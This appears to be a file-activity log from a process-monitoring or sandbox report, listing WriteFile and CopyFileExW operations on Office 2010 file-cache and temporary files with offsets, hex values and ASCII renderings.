C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd 4b 20 15 fd fd 48 fd 47 20 fd 45 fd 1f 72 05 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqKHG Er3-Lxxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	fd fd 4b 20 15 fd fd 48 fd 47 20 fd 45 fd 1f 72 05 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85	K HG Er3-L	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 4b 20 15 fd fd 48 fd 47 20 fd 45 fd 1f 72 05 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqKHG Er3-Lxxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	76	40	fd fd 4b 20 15 fd fd 48 fd 47 20 fd 45 fd 1f 72 05 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85	K HG Er3-L	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	2576	4	03 10 fd fd		success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd 4b 20 15 fd fd 48 fd 47 20 fd 45 fd 1f 72 05 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqKHG Er3-Lxxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqr$eNCl?3-LAExxxx	success or wait	2	7FEE908B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85	r$eNCl?3-L	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 1f fd fd 73 fd 57 fd 49 fd fd 69 5a 65 53 06 47 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ sWIiZeSG>I	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd 3f 46 74 fd fd 4f fd fd 2a fd fd 4b fd fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 1d fd fd 25 fd 45 fd 45 fd 6a 57 18 53 5b fd 18 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 37 6b 77 fd eb 42 fd fd fd 75 2d fd 3d 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd a6 10 fd fd 54 42 fd fd fd 06 fd fd fd 01 00 00 00 10 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd fd 1b fd 2f fd fd 41 fd fd 62 fd 1e fd 3e 69 01 00 00 00 14 00 00	zVFtO*K;efHkX,%EEjWS[;efHkX,7kwB-=;efHkX,TB;efHkX,/Ab>i	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 fd 3f 46 74 fd fd 4f fd fd 2a fd fd 4b fd fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@FtO*K	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqr$eNCl?3-LAExxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd 85	r$eNCl?3-L	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 41 29 fd 22 3a fd 4c 4a fd fd fd 2c 14 3c 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd fd fd 3f fd fd 07 fd 43 fd fd fd 77 59 39 fd 25 01 00 00 00 11 00 00 00 00 00 00 00 74 fd 1b fd fd 19 fd 4d fd fd fd fd fd 64 fd fd 01 00 00 00 06 20 fd fd fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 65 51 66 49 fd 44 4a fd 46 fd fd 6e fd fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zVA)":LJ,<0MMCOYpe?CwY9%tMd :1Md%|kJRwpseQfIDJFn	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	14904	122	ea 69 49 00 0c 56 0c 41 29 fd 22 3a fd 4c 4a fd fd fd 2c 14 3c fd 52 fd 6c 3c 3c fd 47 43 fd 61 fd 6d fd 16 3f fd 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd 65 51 66 49 fd 44 4a fd 46 fd fd 6e fd fd fd 05	iIVA)":LJ,<RI<<GCam?`8fJRwpsJRwpseQfIDJFn	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10824	56	03 10 fd fd 06 00 fd 41 29 fd 22 3a fd 4c 4a fd fd fd 2c 14 3c 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	A)":LJ,<0MMCOYpe	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqr$eNCl?3-LAExxxx	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85	r$eNCl?3-L	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15208	134	ea 69 49 00 0c 56 0c fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b fd 5c 37 59 fd fd 6c 48 fd fd fd fd fd 06 19 6f 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd 58 fd fd 4d 48 fd 12 27 73 fd fd 7f 64 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c 7b fd 79 fd fd 48 46 fd fd fd 3c 76 fd 34 2c 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 fd 00 01 fd fd 4d fd 61 36 fd 29 58 3e fd 79 05	iIV:1Md%|k\YlHo2XH'sd9u`{HF<v4,9,'Ma6)X>y	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15720	70	ea 69 49 00 0c 56 34 fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b fd 5c 37 59 fd fd 6c 48 fd fd fd fd fd 06 19 6f 0a 00 00 00 00 00 00 00 07 58 22 0c 74 fd 1b fd fd 19 fd 4d fd fd fd fd fd 64 fd fd 05	iIV4:1Md%|k\YlHoX"tMd	success or wait	4	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd fd 3a 31 fd fd fd 4d fd 64 25 7c f0 6b 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m:1Md%|k~:1Md%|k:1Md%|k:1Md%|k:1Md%|k	success or wait	3	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 6a fd 1b fd fd 56 46 40 fd fd 2e fd fd 61 17 fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 72 0b 24 fd 65 4e 03 43 fd 98 fd 02 6c 3f fd 0b 00 00 00 00 00 00 00 1e fd 33 2d fd 1c 4c fd 0c fd fd fd fd 85 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzjVF@.aS,XFFaqr$eNCl?3-LAExxxx	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	1	18		success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 52 fd 1a 43 fd 7d fd 4c fd fd 36 2a fd 5b 06 1a 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzRC}L6*[S,XFFaqR]G}:IaD.HYoSWxxxx*	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	76	40	fd 52 07 fd 5d fd fd 47 fd 7d 3a 49 61 fd fd fd 0f 00 00 00 00 00 00 00 44 b0 fd 2e fd 0e 48 fd fd 00 59 20 6f fd fd	R]G}:IaD.HY o	success or wait	1	7FEE9047A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG52A	success or wait	2	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 fd e5 35 8e 32 41 fd fd fd fd fd 7f fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG52A	success or wait	1	7FEE9047A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0CEDFB9A-672A-495E-A8C3-4E2E5CC4FEA5}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEE9047A59	WriteFile

